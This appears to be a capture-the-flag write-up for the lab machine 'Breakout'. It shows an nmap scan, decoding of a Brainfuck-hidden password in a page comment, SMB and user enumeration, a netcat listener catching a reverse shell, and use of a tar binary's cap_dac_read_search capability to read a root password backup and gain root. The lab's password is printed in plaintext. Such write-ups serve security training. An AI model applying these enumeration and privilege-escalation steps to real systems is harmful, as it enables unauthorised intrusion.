```
❯ cat version -l python -p
# Nmap 7.95 scan initiated Sat Mar  8 14:40:33 2025 as: /usr/lib/nmap/nmap --privileged -sCV -p80,139,445,10000,20000 -oN version 10.0.2.54
Nmap scan report for 10.0.2.54
Host is up (0.00064s latency).

PORT      STATE SERVICE     VERSION
80/tcp    open  http        Apache httpd 2.4.51 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.51 (Debian)
139/tcp   open  netbios-ssn Samba smbd 4
445/tcp   open  netbios-ssn Samba smbd 4
10000/tcp open  http        MiniServ 1.981 (Webmin httpd)
|_http-title: 200 &mdash; Document follows
20000/tcp open  http        MiniServ 1.830 (Webmin httpd)
|_http-title: 200 &mdash; Document follows
MAC Address: 08:00:27:A8:37:62 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: 2s
| smb2-time:
|   date: 2025-03-08T13:40:48
|_  start_date: N/A
|_nbstat: NetBIOS name: BREAKOUT, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Mar  8 14:41:14 2025 -- 1 IP address (1 host up) scanned in 41.95 seconds
```

view-source:http://10.0.2.54/

Firefox Default · GTFOBins · Nessus · SonarQube · CCNA · OTW · HMVM · DL · THL · R-M · THM · PS · HTB

```
<!--
don't worry no one will get here, it's safe to share with you my access. Its encrypted :)

++++++++++[>+>+++>+++++++>++++++++++<<<<-]>>++++++++++++++++.++++.>>++++++++++++++++++.-----.<++++++++.-----------.>----------.++++.<<+.>-.---------.+++++++++++++++++.<-----------.>>---------.<<++++++.++++++.

-->
```

Search for a tool

SEARCH A TOOL ON DCODE BY KEYWORDS:

e.g. type 'random'

BROWSE THE FULL DCODE TOOLS' LIST

Results

Input: ++++++++++[>…++.

Arg:

Output:

.2uqPEfj3D<P'a-3

BRAINFUCK

Informatics › Programming Language › Brainfuck

BRAINFUCK INTERPRETER

BRAINF*CK CODE TO INTERPRET

```
++++++++++[>+>+++>+++++++>++++++++++<<<<-]>>++++++++++++++++
+.++++.>>++++++++++++++++++.-----.<+++++++++
+.------------.>-----------.++++.<<+.>-.---------.++++++++++
+++++++++.<------------.>>----------.<<++++++.++++++.
```

ARGUMENT


SHOW MEMORY STATE

▶ EXECUTE

See also: Leet Speak 1337 — LOLCODE Language — ReverseFuck — Alphuck — JSFuck Language [][(![]+[])] — Binaryfuck


BRAINFUCK ENCODER


```
❯ smbmap -H 10.0.2.54

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||      _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _   \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)

[+] IP: 10.0.2.54:445   Name: 10.0.2.54                 Status: NULL Session
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        IPC$                                                    NO ACCESS       IPC Service (Samba 4.13.5-Debian)
[*] Closed 1 connections
```




```
❯ enum4linux -a 10.0.2.54
```

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\cyber (Local User)
```






```
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.54] 40856
bash: cannot set terminal process group (1604): Inappropriate ioctl for device
bash: no job control in this shell
cyber@breakout:~$
```

```
cyber@breakout:/var$ getcap -r / 2>/dev/null
/home/cyber/tar cap_dac_read_search=ep
```

```
cyber@breakout:~$ ls -la
total 568
drwxr-xr-x  8 cyber cyber   4096 Oct 20  2021 .
drwxr-xr-x  3 root  root    4096 Oct 19  2021 ..
-rw-------  1 cyber cyber      0 Oct 20  2021 .bash_history
-rw-r--r--  1 cyber cyber    220 Oct 19  2021 .bash_logout
-rw-r--r--  1 cyber cyber   3526 Oct 19  2021 .bashrc
drwxr-xr-x  2 cyber cyber   4096 Oct 19  2021 .filemin
drwx------  2 cyber cyber   4096 Oct 19  2021 .gnupg
drwxr-xr-x  3 cyber cyber   4096 Oct 19  2021 .local
-rw-r--r--  1 cyber cyber    807 Oct 19  2021 .profile
drwx------  2 cyber cyber   4096 Oct 19  2021 .spamassassin
-rwxr-xr-x  1 root  root  531928 Oct 19  2021 tar
drwxr-xr-x  2 cyber cyber   4096 Oct 20  2021 .tmp
drwx------ 16 cyber cyber   4096 Oct 19  2021 .usermin
-rw-r--r--  1 cyber cyber     48 Oct 19  2021 user.txt
```

```
cyber@breakout:~$ file tar
tar: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked,
NU/Linux 3.2.0, stripped
cyber@breakout:~$ tar
tar: You must specify one of the '-Acdtrux', '--delete' or '--test-label' options
Try 'tar --help' or 'tar --usage' for more information.
cyber@breakout:~$ tar --help
Usage: tar [OPTION...] [FILE]...
GNU 'tar' saves many files together into a single tape or disk archive, and can
restore individual files from the archive.

Examples:
  tar -cf archive.tar foo bar  # Create archive.tar from files foo and bar.
  tar -tvf archive.tar         # List all files in archive.tar verbosely.
  tar -xf archive.tar          # Extract all files from archive.tar.
```

```
cyber@breakout:~$ ./tar -cf /var/backups/.old_pass.bak pass
./tar: /var/backups/.old_pass.bak: Cannot open: Permission denied
./tar: Error is not recoverable: exiting now
cyber@breakout:~$ ./tar -cf pass.tar /var/backups/.old_pass.bak
./tar: Removing leading `/' from member names
cyber@breakout:~$ ls
pass.tar  tar  user.txt
cyber@breakout:~$ tar -xvf pass.tar
var/backups/.old_pass.bak
cyber@breakout:~$ ls
pass.tar  tar  user.txt  var
cyber@breakout:~$ cd var/
cyber@breakout:~/var$ cd backups/
cyber@breakout:~/var/backups$ cat .old_pass.bak
Ts&4&YurgtRX(=~h
```

```
cyber@breakout:~$ su root
Password:
root@breakout:/home/cyber# id
uid=0(root) gid=0(root) groups=0(root)
root@breakout:/home/cyber# whoami
root
root@breakout:/home/cyber# password: Ts&4&YurgtRX(=~h
```